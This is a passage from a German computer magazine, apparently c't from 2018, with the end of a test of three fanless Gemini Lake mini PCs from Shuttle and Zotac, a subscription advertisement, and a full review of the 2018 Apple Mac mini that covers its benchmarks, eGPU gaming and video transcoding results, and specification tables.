Noch attraktiver wäre das Kistchen mit einem Steckplatz für eine M.2-SSD. Die Zbox PI335 pico ist ein Hingucker, das winzige Format beschränkt aber die Rechenleistung und die 32 GByte Flash-Speicher sind zu knapp bemessen – dafür ist sie letztlich auch zu teuer. Beim Shuttle XPC Slim DL10J würde man sich außer einem zeitgemäßen WLAN-Adapter noch HDMI 2.0 wünschen, der robuste und flexibel erweiterbare Metallquader eignet sich aber vor allem für gewerbliche Einsätze.

(ciw@ct.de) **ct**

## Literatur

- [1] Christian Hirsch, Abgemagert, Lüfterloser Mini-PC mit Windows 10, c't 22/2017, S. 42
- [2] Christof Windeck, 4K-Zuspieler, Bezahlbare, leise Mini-PCs mit HEVC-Decoder und HDMI 2.0, c't 13/2017, S. 124

## Lüfterlose Mini-PCs mit Intels Gemini-Lake-Celerons

Gerät	XPC slim DL10J	Zbox CI329 nano	Zbox PI335 pico Gemini Lake
Hersteller	Shuttle (shuttle.eu)	Zotac (zotac.com)	Zotac (zotac.com)
Prozessor (Gemini Lake)	Celeron J4005 (2 Kerne, 2,0 / 2,7 GHz)	Celeron N4100 (4 Kerne, 1,1 / 2,4 GHz)	Celeron N4100 (4 Kerne, 1,1 / 2,4 GHz)
Grafik (in CPU eingebaut)	Intel UHD600	Intel UHD600	Intel UHD600
RAM	2 × SO-DIMM, max. 32 GByte DDR4-2400 <sup>1</sup>	2 × SO-DIMM, max. 16 GByte DDR4-2400 <sup>1</sup>	4 GByte LPDDR4 (verlötet)
Gigabit Ethernet	1 × Intel I211	2 × Realtek RTL8111	1 × Realtek RTL8111
WLAN	M.2-2230 mit Realtek RTL8188EE, 802.11bgn, 150 MBit/s, 2,4 GHz	M.2-2230 mit Intel Wireless-AC 9462, 802.11ac, 433 MBit/s, 2,4 & 5 GHz	Intel Wireless-AC 9462, 802.11ac, 433 MBit/s, 2,4 & 5 GHz
WLAN-Antenne	1 × extern (Bohrung für zweite)	1 × extern	1 × intern
Einbauplatz SSD o. Festplatte	1 × 2,5" / 1 × M.2 (2280, 2260, 2242, PCIe 2.0 x2)	1 × 2,5"	– (32 GByte eMMC-Flash Samsung BJT4R)
Anschlüsse hinten	1 × DP 1.2, 1 × HDMI 1.4, 1 × VGA, 4 × USB 2.0, 2 × COM, 1 × LAN, 1 × WLAN-Ant., 1 × Netzteil	1 × DP 1.2, 1 × HDMI 2.0, 1 × VGA, 1 × USB 2.0, 2 × USB-A 3.0, 1 × LAN, 1 × WLAN-Ant., 1 × Netzteil	1 × DP 1.2, 1 × HDMI 2.0, 1 × USB-C 3.0, 1 × LAN, 1 × Audio-Klinke
Anschlüsse vorne	2 × USB-A 3.0, 2 × Audio-Klinke, SD-Kartenleser	1 × USB-C 3.0, 1 × USB-A 3.0, 2 × Audio-Klinke, SD-Kartenleser	1 × MicroSD-Kartenleser
Anschlüsse seitlich	Kensington-Lock	Kensington-Lock	links: 2 × USB-A 3.0, Netzteilstecker, rechts: Einschalttaster
Abmessungen (mit Netzteilstecker)	16,7 cm × 4,5 cm × 20,5 (21) cm	12,8 cm × 5,8 cm × 12,5 (14,5) cm	11 (14 cm) × 2,1 cm × 7,7 cm
Netzteil	APD DA-40B19 19V / 2,1 A	Delta ADP-40KD 19 V / 2,1 A	AK36WG 5 V / 4 A
Netzteilkabel	1,8 m	1,7 m	1,2 m
VESA-Halterung	100, 75 (beiliegend)	100, 75 (beiliegend)	100, 75 (beiliegend)
Besonderheiten	Anschluss f. externe Taster, LTE-Modem-Adapter optional	USB 2.0 hinten mit Ladefunktion	besonders klein, Wiederherstellungs-Image auf USB-Stick
<b>Messwerte (16 GByte RAM, SATA-6G-SSD, Full-HD-Tastatur, USB-Tastatur/-Maus, Windows 10)</b>			
BIOS-Version	1.02 (27.6.2018)	27.07.2018	10.09.2018
Boot-Modi: BIOS / UEFI ohne / mit Secure Boot	– / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
Boot-Dauer Windows 10	27 s (17 s ohne EuP)	18 s	18 s
Cinebench R15 Single- / Multithreading	78 / 147	72 / 200	68 / 182
Datentransferrate USB 3.0 schreiben / lesen	450 / 440 MByte/s	458 / 450 MByte/s	451 / 450 MByte/s
(Micro-)SD schreiben / lesen	31 / 27 MByte/s	38 / 43 MByte/s	40 / 42 MByte/s
eMMC-Flash schreiben / lesen	–	–	74 / 82 MByte/s (2400 / 7600 IOPS)
Leistungsaufnahme Soft-off / Energie sparen	0,4 / 0,8 W	1,1 (0,3 EuP) / 1,4 W	0,7 / 0,8 W
Leerlauf / Volllast	4,5 / 18 W	4,0 / 12 W	2,4 / 9,9 W
WLAN 2,4 / 5 GHz nah	95 / – MBit/s	95 / 256 MBit/s	98 / 199 MBit/s
Audio: analoge Signalqualität Aufnahme / Wiedergabe	⊕⊕ / ○	⊕⊕ / ○	⊕ / –
Preis	175 €	185 €	270 € (mit Windows 10 Home N)
<sup>1</sup> laut Intel-Datenblatt maximal 8 GByte	⊕⊕ sehr gut	⊕ gut	○ zufriedenstellend
			⊖ schlecht
			⊖⊖ sehr schlecht
			✓ vorhanden
			– nicht vorhanden



### Shuttle XPC slim DL10J

Mit einer VGA-Buchse, zwei COM-Ports – einer davon auf RS-485 und RS-422 umschaltbar –, Anschlüsse für externe Taster sowie einem optionalen Adapter für LTE-Modems eignet sich Shuttles XPC slim DL10J etwa auch für Computerkassen, Verkaufsautomaten oder Steuerungsanlagen. Das solide Blechgehäuse ist deutlich voluminöser (1,5 Liter) als die der Konkurrenten. Das Netzteil ist schlank und hat ein dünnes, zweiseitiges Kabel.

Moderner Schnickschnack wie USB-C fehlt dem XPC Slim DL10J. Nicht mehr zeitgemäß sind die Transferraten des SD-Kartenlesers. Der WLAN-Adapter kann nur 802.11bgn und auch nur im 2,4-GHz-Band. Er lässt sich gegen einen 50 Euro teuren Adapter tauschen, in die ein LTE-Modem im M.2-Format sowie die nötige SIM passt.

Außer einer 2,5-Zoll-SSD (oder -Platte) kann man zusätzlich oder alternativ eine M.2-SSD mit SATA- oder PCIe-NVMe-Controller einbauen. Weil aber nur zwei PCIe-2.0-Lanes anliegen, sind nicht mehr als 1 GByte/s möglich. Im Test schaffte eine SSD mit PCIe x2 sogar nur 400 MByte/s – Shuttle klärt das noch.

Der XPC slim DL10J lief problemlos und verdaut auch 32 GByte RAM. Der Dual-Core-Celeron mit 10 Watt kommt nahe an die Rechenleistung des 6-Watt-Vierkerners heran. Schade, dass die HDMI-Buchse keine HDMI-2.0-Signale liefert – 4K-Auflösung mit 60 Hz gibts nur am DisplayPort.

- ⬆️ sparsam, solide
- ⬆️ mit (einfachem) WLAN
- ⬇️ kein USB-C



### Zotac Zbox CI329 nano

Die Zbox CI329 ist nach CI325, CI323 und CI320 schon die fünfte Generation ähnlicher Mini-PCs im lüfterlosen 1-Liter-Gehäuse. Wer die Vorgänger kennt, erlebt mit der Zbox CI329 nano keine Überraschungen. Seit der CI323 baut Zotac stets zwei Gigabit-Ethernet-Ports ein, was in dieser Preisklasse Seltenheitswert hat und Netzwerktüftler freut. Seit der CI327 [2] lässt Zotac den eingebauten IR-Empfänger für eine Media-Center-Fernbedienung weg.

Im Vergleich zur etwas billigeren Vorgängerin Zbox CI327 mit Celeron N3450 (Generation Apollo Lake) ist der Celeron N4100 vor allem bei Single-threading schneller (72/200 statt 48/178 Cinebench-R15-Punkte). Die CI329 steuert zwei 4K-Displays mit 60 Hertz an.

Mehr Fortschritt würde man sich bei den Massenspeicher-Einbauplätzen wünschen, denn weiterhin ist der SD-Kartenleser lahme und es passt nur eine einzige 2,5-Zoll-SSD oder -Festplatte in den Quader. Eine zusätzliche M.2-2280-SSD wäre schön. Den einzigen M.2-Slot belegt das WLAN-Kärtchen, bei dem Zotac Intels CNVi-Technik nutzt. Trotz nur einer Antenne fließen Daten im 5-GHz-Band für WLAN passabel flott.

Ubuntu 18.10 ließ sich beim Testgerät nur im BIOS-Startmodus installieren.

- ⬆️ 2 x Gigabit-Ethernet, sparsam
- ⬆️ 5-GHz-WLAN
- ⬇️ lahmer Kartenleser, 1 x SATA 2,5"



### Zotac Zbox PI335 pico Gemini Lake

Das Z-Böschchen war einst als PI336 angekündigt und so steht es auch noch im OEM-String des BIOS. Außerdem gibt es noch die alte Version mit Apollo Lake – Augen auf beim Kauf! Die Winzigkeit der ZBox PI335 geht mit einigen Nachteilen einher: Die relativ wenigen Anschlüsse verteilen sich auf drei Gehäuseseiten und die Kühlung ist für Volllast zu knapp dimensioniert. Zwar läuft die Box stabil, aber der Prozessor drosselt sich rasch. Der Celeron N4100 absolviert den Cinebench R15 folglich um 9 Prozent langsamer als in der Zbox CI329 nano. Immerhin mindert der Celeron in der Zbox PI335 seinen Takt erst deutlich später als in der noch flacheren Zbox PI225 [1].

An zwei Stellen spart Zotac ohne Platznot. So ist die „N“-Version von Windows 10 Home vorinstalliert, die Videofunktionen muss man also per Media Feature Pack erst noch nachrüsten. Schwerer wiegt der mit nur 32 GByte viel zu knapp bemessene und obendrein lahme eMMC-Flash-Speicherchip. Anfangs waren schon nur kümmerliche 19,1 GByte frei, nach dem Windows-Update auf Version 1809 blieben unzumutbare 15 GByte übrig. Massenspeicher lässt sich zwar per MicroSD-Karte nachlegen, der Reader ist aber ebenfalls lahme.

Mechanisch wirkt die PI335 werdig, die Leistungsaufnahme beeindruckt: 2,4 Watt im Leerlauf, mit zwei 4K-Displays gleichzeitig sind es auch nur 3,7 Watt. Die Performance reicht aber nur für sehr einfache Aufgaben.

- ⬆️ sehr sparsam, winzig
- ⬇️ lahme
- ⬇️ nur 15 GByte Speicher frei

Es gibt **10** Arten von Menschen.  
iX-Leser und die anderen.



**Jetzt Mini-Abo testen:**  
3 Hefte + iX-Kaffebecher  
nur 14,70 €

[www.iX.de/test](http://www.iX.de/test)



[www.iX.de/test](http://www.iX.de/test)



49 (0)541 800 09 120



[leserservice@heise.de](mailto:leserservice@heise.de)



MAGAZIN FÜR PROFESSIONELLE  
INFORMATIONSTECHNIK



# Kleiner Apfel mit mehr Kernen

## Apple Mac mini mit Quad- und Hexa-Core-Prozessoren

**Nach vier langen Jahren bekommt der Mac mini ein modernisiertes Innenleben. Mit vier oder sechs CPU-Kernen legt er ordentlich an Leistung zu. Per Thunderbolt 3 lässt er sich zu einem „Mac Pro mini“ aufrüsten – Ärgernisse bleiben trotzdem.**

**Von Benjamin Kraft**

**Ä**ußerlich gleich und doch anders, so tritt der neue Mac mini des Modelljahrs 2018 auf. Am Gehäuseformat hat sich gegenüber der 2014er-Revision nichts verändert, es bleibt bei der geduckten, breiten Form. Inzwischen gibt es zwar wesentlich kompaktere Kleinstrechner wie Intels NUCs oder Zotacs ZBoxen, doch anders als der Mini lagern die ihr Netzteil aus und setzen Intels Mobilprozessoren ein. Apple hingegen greift zu stärkeren Desktop-PC-Chips

Anstelle des klassischen Mac-Silbers trägt der Mini nun das bei Apple derzeit angesagte Space Grey. Laut Hersteller be-

steht das Gehäuse aus recyceltem Aluminium: Apple schmilzt die Spähne, die beim Fräsen der Unibody-Gehäuse abfallen, wieder ein und fertigt daraus das Mini-Chassis. Die Status-LED an der Front ist nach unten gerutscht, das kleine IR-Empfängerbullauge ist verschwunden.

Größere Veränderungen gibt es an der Rückseite zu entdecken. Der Kartenleser ist Geschichte und die Anzahl der USB-3.0-Buchsen halbiert sich auf zwei. Dafür gibt es nun vier Thunderbolt-3-Buchsen im USB-C-Format. Diese Multitalente übertragen nicht nur Daten mit bis zu 40 GBit/s an schnelle Thunderbolt-Peripheriegeräte wie externe RAID-Speicherboxen, sondern beherrschen auch USB 3.1 Gen 2 mit 10 GBit/s. Außerdem laufen auch DisplayPort-Daten über die Leitung. Spannt man auch die HDMI-2.0-Buchse mit ein, treibt der Mini entweder drei 4K-Displays oder zwei 4K-Displays und einen 5K-Monitor gleichzeitig bei ruckelfreien 60 Hz an.

Die Thunderbolt-3-Schnittstelle tut dem Mini aber auch aus einem anderen Grund gut: Sie ermöglicht ein Upgrade der 3D-Power, indem man eine externe Grafikkarte (eGPU) anschließt. Die verbessert nicht allein die 3D-Performance, sondern

liefert auch viel Rechenleistung für Videoschnitt und andere Projekte, die Apples Rechen- und Grafikschnittstelle Metal nutzen – dazu später mehr. Geblieben sind die Kopfhörerbuchse und der Gigabit-Ethernet-Anschluss. Gegen einen Aufpreis von 120 Euro bietet Apple auch einen NBase-T-Controller von Aquantia (AQ107) an, der außer 10 Gigabit/s auch die Geschwindigkeitsstufen 5, 2,5 und 1 GBit/s beherrscht.

### Kern-Upgrades

Das eigentliche Upgrade hat sich aber unter dem Alukleid vollzogen. Im neuen Modell arbeiten aufgelöste Desktop-Prozessoren der Core-i-8000-Serie, also der Coffee-Lake-Generation. Im Einstiegsmodell setzt Apple den 3,6 GHz schnellen Vierkerner Core i3-8100B ein, der ohne Hyper-Threading und Turbo auskommen muss. Im besser bestückten Mini-Modell steckt der Sechskern-Prozessor Core i5-8500B (3,0 GHz, mit Turbo bis 4,1 GHz). Bei beiden kann man auf Wunsch den Core i7-8700B ordern (3,2 GHz, Boost bis 4,6 GHz, Hyper-Threading).

Durchweg kommt die integrierte Intel-Grafik UHD Graphics 630 zum Einsatz. In Spielen lässt sich damit immer noch kein Blumentopf gewinnen. Immerhin beherrscht die Intel-GPU die Wiedergabe aktueller Videoformate wie VP9 oder H.265 in Hardware und entlastet so den Hauptprozessor. Zudem lässt sie sich als Compute Device in Metal-Anwendungen für Berechnungen einspannen.

Waren bei den 2014er Minis die SSDs nachrüstbar und der Speicher aufgelöst, ist es beim neuen Jahrgang anders herum: In der Basisausstattung sind bei jedem Mini 8 GByte DDR4-2666 an Bord, die sich gegen andere SODIMMs tauschen lassen, sofern man das nötige Werkzeug besitzt und sich den Eingriff zutraut. Der setzt voraus, dass man den kleinen Apfel praktisch komplett entkernt: Erst löst man diverse Sicherheits-Torx-Schrauben und Kabel, um dann das Innenleben herauszuziehen. Eine Video-Anleitung finden Sie über ct.de/yxvk. Alternativ ordert man bis zu 64 GByte direkt von Apple – zu Mondpreisen von 240 Euro pro zusätzlichen 8 GByte.

Die SSDs sind Teil des Mainboards. Das ist ärgerlich, weil Apple bei der Kapazität knausert. Ab Werk hat das Einstiegsmodell gerade einmal 128 GByte an Bord. Das ist zum Preis von 900 Euro schon eine Unverschämtheit. Gegen Aufpreis kann man bis zu 2 TByte an Kapazität or-

dern; dann kostet das Upgrade beim Einstiegsmodell mit 1920 Euro doppelt so viel wie der komplette Rechner. Das Sechskern-Modell bekommt zwar 256 GByte Speicher mit, kostet aber auch 350 Euro mehr. Positiv: Die NVMe-SSDs lesen mit 3 GByte/s ebenso schnell wie die in anderen aktuellen Macs.

Neu im Mini ist der von Apple entwickelte T2-Chip auf ARM-Basis, der bereits im iMac Pro [1], dem aktuellen MacBook Pro und neuerdings dem MacBook Air zum Einsatz kommt. Er fungiert als Sound-Chip, SMC-Ersatz (System Management Controller) und SSD-Controller. Zudem verschlüsselt er automatisch die interne SSD und legt den Schlüssel in seiner Secure Enclave ab. Damit sind die Daten der SSD an den jeweiligen Mac gebunden und lassen sich nirgends anders auslesen. Da die Flash-Module direkt auf dem Mainboard sitzen, ist dies ohnehin nur ein hypothetischer Fall – Backups sind also unerlässlich. Außerdem überwacht der T2-Chip die Systemsicherheit und den Boot-Vorgang, um Manipulationen festzustellen. Die Installation von Windows ist nach wie vor möglich und mit dem Boot-Camp-Assistenten bequem erledigt. Die Mac-Partition bleibt Windows allerdings verborgen, unter anderem weil Apple keine APFS-Treiber bereitstellt.

## Performance-Schub

Apple schickte uns für den Test zwei Minis: Das neue Basismodell mit 3,1-GHz-Prozessor und 128-GByte-SSD sowie das größere Modell, das Apple mit i7-Prozessor, Terabyte-SSD und 32 GByte RAM mächtig aufbrezelte. Zum Vergleich standen uns zwei Varianten des bisherigen Mac mini aus dem Redaktionsbestand zur Verfügung: Der alte, 600 Euro günstige Einsteiger-Mini mit 1,4 GHz-Prozessor und 4 GByte RAM sowie die ehemalige mittlere Konfiguration mit 2,6-GHz CPU und 8 GByte RAM. In beiden rotieren ab Werk noch 2,5"-Festplatten.



Hinten trägt der Mac mini 4 x Thunderbolt 3 (mit USB-C), zwei USB-3.0-Ports, HDMI 2.0, einen Ethernet-Anschluss und eine Kopfhörerbuchse.

Der Sprung von der Haswell- auf die Coffee-Lake-Generation, verbunden mit der Kernvermehrung und den höheren Taktraten, sorgt für einen merklichen Performance-Schub. Schon der neue Einsteiger-Mini mit i3-CPU hängte das mittlere Modell der Vorgängergeneration mit 586 zu 273 Cinebench-Punkten knallhart ab. Die aufgemotzte i7-Version erzielte 1193 Punkte. Kleiner Seitenheb am Rande: Der seit 2013 unverändert angebotene Mac Pro kam mit Sechskern-CPU auf 933 Punkte.

Einen zehnminütigen H.264-Film (Big Buck Bunny, 4K, 60 Hz) konvertierten die beiden neuen Minis in DaVinci Resolve per Metal-Schnittstelle mithilfe der integrierten Intel-GPU in ungefähr 27 Minuten in ein H.265-Video mit Full-HD-Auflösung. Das i5-Modell von 2014 ließ sich dafür knapp viereinhalb Stunden Zeit. Offenbar ist es mit der Metal-Unterstützung der HD Graphics 5000 von 2014 nicht besonders weit her, sodass die CPU mehr ranmuss.

Die SSDs der 2018er-Minis ziehen den alten Modellen gnadenlos davon. Da bei der alten Garde noch Festplatten oder bestenfalls Fusion Drives zum Einsatz kamen, liegen die neuen Minis beim Lesen um Faktor 30 vorn. Die Schreibgeschwindigkeit hängt hingegen von der Kapazität ab: Die Terabyte-SSD in unserem Sechskern-Testgerät schrieb mit knapp 3 GByte/s, das 128-GByte-Modell des Quad-Cores erzielte immer noch gute 957 MByte/s. Auch das ist eine Größenordnung mehr als beim Vorgänger.

Allerdings waren die Haswell-Minis von 2014 schon zu ihrer Vorstellung weder taufrisch noch besonders schnell. Der große Performance-Sprung resultiert also vor allem daraus, dass Apple die Minis so lange mit veralteter Technik verkauft, jetzt gleich mehrere CPU-Generationen nachholt und die künstlichen Bremsen bei RAM und Festspeicher lockert.

## Grafikturbo eGPU

Ob Bild- und Videobearbeitung oder 3D-Spiel: Immer mehr Mac-Software nutzt Apples 3D- und Compute-Schnittstelle Metal, um Berechnungen auf die GPU auszulagern. Wie oben beschrieben, ist es mit der Performance der integrierten Intel Graphics UHD 630 aber nicht allzu weit her. Per Thunderbolt 3 kann man mit einem externen GPU-Gehäuse relativ einfach Grafikpower nachrüsten. Voraussetzung ist freilich, dass die Wunsch-Software die Wahl der GPU zulässt. Dies sollte man im Vorfeld klären. MacOS beherrscht den Umgang mit eGPUs seit High Sierra (10.13.4).

Für unseren Test bestückten wir eine Sonnet eGFX Breakaway Box (550W) [2] mit einer Sapphire Nitro+ Radeon RX 580 8GD5. Aktueller Marktwert der beiden Komponenten: zusammen rund 500 Euro. Alternativ könnte man auch eine andere von Apple unterstützte AMD-GPU aus der Polaris- (RX 500) oder Vega-Familie wählen, doch die Radeon RX 580 bietet derzeit ein attraktives Preis-Leistungs-Verhältnis. Aktuelle Nvidia-GPUs unterstützt macOS Mojave (10.14.x) hin-

## Performance-Benchmarks: Mac mini 2018

	Cinebench 1 Kern / n-Kern	Unigine Valley Full HD, Preset Medium	Rise of the Tomb Raider Full HD, Preset Mittel	Deus Ex: Mankind Divided Full HD, Preset Mittel	DaVinci Resolve Video trans- kodieren mit / ohne eGPU	Quicksilver schreiben / lesen
	[Punkte] besser ▶	[fps] besser ▶	[fps] besser ▶	[fps] besser ▶	[mm:ss] besser ▶	[MByte/s] besser ▶
Mac mini 2014 (Core i5, 1,4 GHz)	■ 95/235	■ 12	-	-	■ -/318:44	■ 103/103
Mac mini 2014 (Core i5, 2,6 GHz)	■ 110/273	■ 12	-	-	■ -/284:19	■ 197/97
iMac 2017, (Core i5, 3,5 GHz) <sup>1</sup>	■ 151/527	■ 77	■ 65	■ 54	■ 1/-12:56	■ 2039/2566
Mac mini 2018 (Core i3, 3,6 GHz)	■ 152/586	■ 15	■ 73 <sup>2</sup>	■ 45 <sup>2</sup>	■ 8:40/28:50	■ 957/2999
Mac mini 2018 (Core i7, 3,2 GHz)	■ 191/1193	■ 19	■ 73 <sup>2</sup>	■ 45 <sup>2</sup>	■ 8:35/27:40	■ 3215/3262

<sup>1</sup> Grafikkarte: AMD Radeon Pro 575

<sup>2</sup> mit Sapphire Nitro+ Radeon RX 580 8GD5 als eGPU

gegen nicht, und Nvidia bietet derzeit für diese macOS-Version auch keine eigenen Treiber zum Download an.

Der Monitor hing bei den Messungen an der Breakaway Box, die wiederum via Thunderbolt-3-Kabel mit dem Mac verbunden war. So muss das Signal nicht die möglicherweise bremsende Rundreise aus dem Mac zur eGPU und zurück nehmen, um zur Anzeige zu kommen.

Derart erweitert, wird der Mini sogar spieltauglich. Verweigerten die Spiele Rise of the Tomb Raider und Deus Ex: Mankind Divided auf der Intel-GPU den Start mit dem Hinweis, die Hardware entspreche nicht den Anforderungen, liefen sie mit angesteckter eGPU klaglos. Mac-typisch lag die Bildrate dennoch weit unter den Windows-Ergebnissen mit gleicher Hardware: In Full HD reichte es im Preset Mittel in Rise of the Tomb Raider für rund 73 fps (Bilder pro Sekunde), Deus Ex zeigte 45 fps. Dass es nicht an der ausgelagerten GPU liegt, zeigt der Blick auf den iMac Modelljahr 2017 mit eingebauter Radeon Pro 575. Er schaffte 65 respektive 54 fps.

DaVinci Resolve profitierte enorm von der zusätzlichen Rechenleistung: Statt 27 dauerte es nur noch etwa achteinhalb Minuten, das Video in H.265 umzurechnen.

nen. Die Radeon Pro 575 im iMac brauchte für die gleiche Aufgabe 13 Minuten.

## Lautstärke und Leistungsaufnahme

Der Mini mit Core i3 erwies sich selbst unter Vollast als absoluter Leisetreter. Anders der Sechskerner, dessen Lüfter manchmal schon bei kleineren Hintergrundaufgaben losdrehte. Unter Last gab er dann 2 Sone von sich – nicht gerade wenig für einen Desktop-Rechner, der nahe am Ohr des Nutzers steht.

Die Leistungsaufnahme fällt im Leerlauf niedrig aus. Auch unter Last gibt es nichts zu meckern. 3 Watt im Ruhezustand sind beim Sechskerner auf den ersten Blick recht viel, gehen aber wohl auf das Konto der 32 GByte RAM im Testgerät.

## Fazit

Das Hardware-Upgrade steht dem Mac mini fraglos gut zu Gesicht und verleiht ihm durchaus das Potenzial zum Aushilfs-Mac-Pro – zumal mit sechs Kernen. Die Modernisierung war aber auch längst überfällig und geht mit einer atemberaubenden Preiserhöhung einher.

Allerdings stellt man sich wie bei immer mehr Geräten in Apples Produktportfolio auch hier die Frage, an wen sich



Schließt man per Thunderbolt eine eGPU wie die Sonnet eGFX Breakaway Box an, macht der Mac mini den teureren iMacs Konkurrenz.

das Gerät eigentlich richtet. Der ursprüngliche Daseinszweck, wechselwillige Windows-Nutzer abzuwerben, ist mit dem gestiegenen Preis abhandengekommen. Auch als relativ einfacher Arbeitsplatzrechner ist der Mac mini Baujahr 2018 überteuert, erst recht nach nötigen Upgrades: Den Einstiegspreis von 900 Euro für den Vierkern-Mini zahlt nur, wer mit der mickrigen 128-GByte-SSD auskommt – mit zeitgemäßen 512 GByte kostet er knapp 1400 Euro.

Im Apple-Kosmos verwurzelte Profis werden die vielen Thunderbolt-Schnittstellen und die damit verbundene Erweiterbarkeit, beispielsweise um eine eGPU, zu schätzen wissen. Rechnet man die noch obendrauf, kommen mindestens weitere 500 Euro dazu – und dann fehlen immer noch Maus, Tastatur und Monitor. Schon wirkt ein iMac mit seinem sehr guten 21-Zoll-Display, 4K-Auflösung und ab dem Mittelmodell eingebauter Radeon-Grafik gar nicht mehr so teuer. Bei diesem All-in-One-Rechner steht eigentlich auch mal wieder Modellpflege an, die dann ebenfalls Sechskern-CPUs und schnelle SSDs statt lahmer HDDs umfassen dürfte. Wer nicht sofort einen neuen Arbeits-Mac braucht, sollte also einfach noch ein wenig abwarten. (bkr@ct.de) **ct**

## Mac mini 2018: Technische Daten

Modell	Mac mini (Quad-Core-Prozessor)	Mac Mini (6-Core-Prozessor)
Hersteller	Apple	Apple
<b>Hardware-Ausstattung</b>		
CPU / Kerne / Takt (Turbo)	Core i3-8100B / 4 / 3,6 GHz	Core i7-8700B / 6 + HT / 3,2 GHz (4,6 GHz)
CPU-Fassung	FBCGA1440 (aufgelötet)	FBCGA1440 (aufgelötet)
RAM (Typ / Max) / -Slots (frei)	8 GByte (DDR4-2666 / 64) / 2 (0)	32 GByte (DDR4-2666 / 64) / 2 (0)
Grafik (-speicher)	Intel UHD Graphics 630 (bis 1,5 GByte shared)	Intel UHD Graphics 630 (bis 1,5 GByte shared)
SSD (Typ, Kapazität)	Apple AP0128M (NVMe, 128 GByte)	Apple AP1024M (NVMe, 1 TByte)
Sound-Chip / Kartenleser	Apple T2 / –	Apple T2 / –
LAN (Geschwindigkeit, Chip)	Gigabit Ethernet (Broadcom BCM57766)	10 Gigabit Ethernet LAN (Aquantial AQ107)
WLAN (Geschwindigkeit) / Bluetooth (Generation)	802.11ac (866 MBit/s) / ✓ (5.0)	802.11ac (866 MBit/s) / ✓ (5.0)
Abmessungen (B × H × T) / Gewicht	19,7 mm × 3,6 mm × 19,7 mm / 1,3 kg	19,7 mm × 3,6 mm × 19,7 mm / 1,3 kg
Anschlüsse hinten	1 × HDMI 2.0, 1 × analog Audio, 1 × LAN, 2 × USB 3.0, 4 × Thunderbolt 3 <sup>1</sup> , Netz	1 × HDMI 2.0, 1 × analog Audio, 1 × LAN, 2 × USB 3.0, 4 × Thunderbolt 3 <sup>1</sup> , Netz
<b>Elektrische Leistungsaufnahme, Datentransfer-Messungen und Geräuschenwicklung</b>		
Soft-Off / Energie Sparen / Leerlauf (FullHD)	0,5 W / 1,1 W / 5,6 W	0,4 W / 3,0 W / 10,7 W
Vollast: CPU / CPU und Grafik	86 W / 70 W	107 W / 115 W
SSD: Lesen (Schreiben)	2.999 (957) MByte/s	3.300 (2.853) MByte/s
Geräuschenwicklung: Leerlauf / Volllast (Note)	< 0,1 Sone (⊕⊕) / < 0,1 Sone (⊕⊕)	< 0,1 Sone (⊕⊕) / 2,0 Sone (⊖⊖)
<b>Bewertung</b>		
Systemleistung: Office / Rendering / Spiele	⊕⊕ / ⊖ / ⊖⊖	⊕⊕ / ⊕ / ⊖⊖
Audio-Wiedergabe / Geräuschenwicklung	⊕⊕ / ⊕⊕	⊕⊕ / ⊖
Preis <sup>2</sup>	899 €	2.329 €

<sup>1</sup> ausgeführt als USB-C-Buchse inklusive USB 3.1 Gen 2 sowie DisplayPort 1.2    <sup>2</sup> getestete Konfiguration

⊕⊕ sehr gut    ⊕ gut    ⊖ zufriedenstellend    ⊖⊖ schlecht    ⊖⊖ sehr schlecht    ✓ vorhanden    – nicht vorhanden

## Literatur

[1] Benjamin Kraft, High-End-Apfel, Apples All-in-One-Workstation iMac Pro, c't 4/2018, S. 96

[2] Benjamin Kraft, Externe Beschleunigung, Thunderbolt-3-Gehäuse für Grafikkarten, c't 10/2018, S. 94

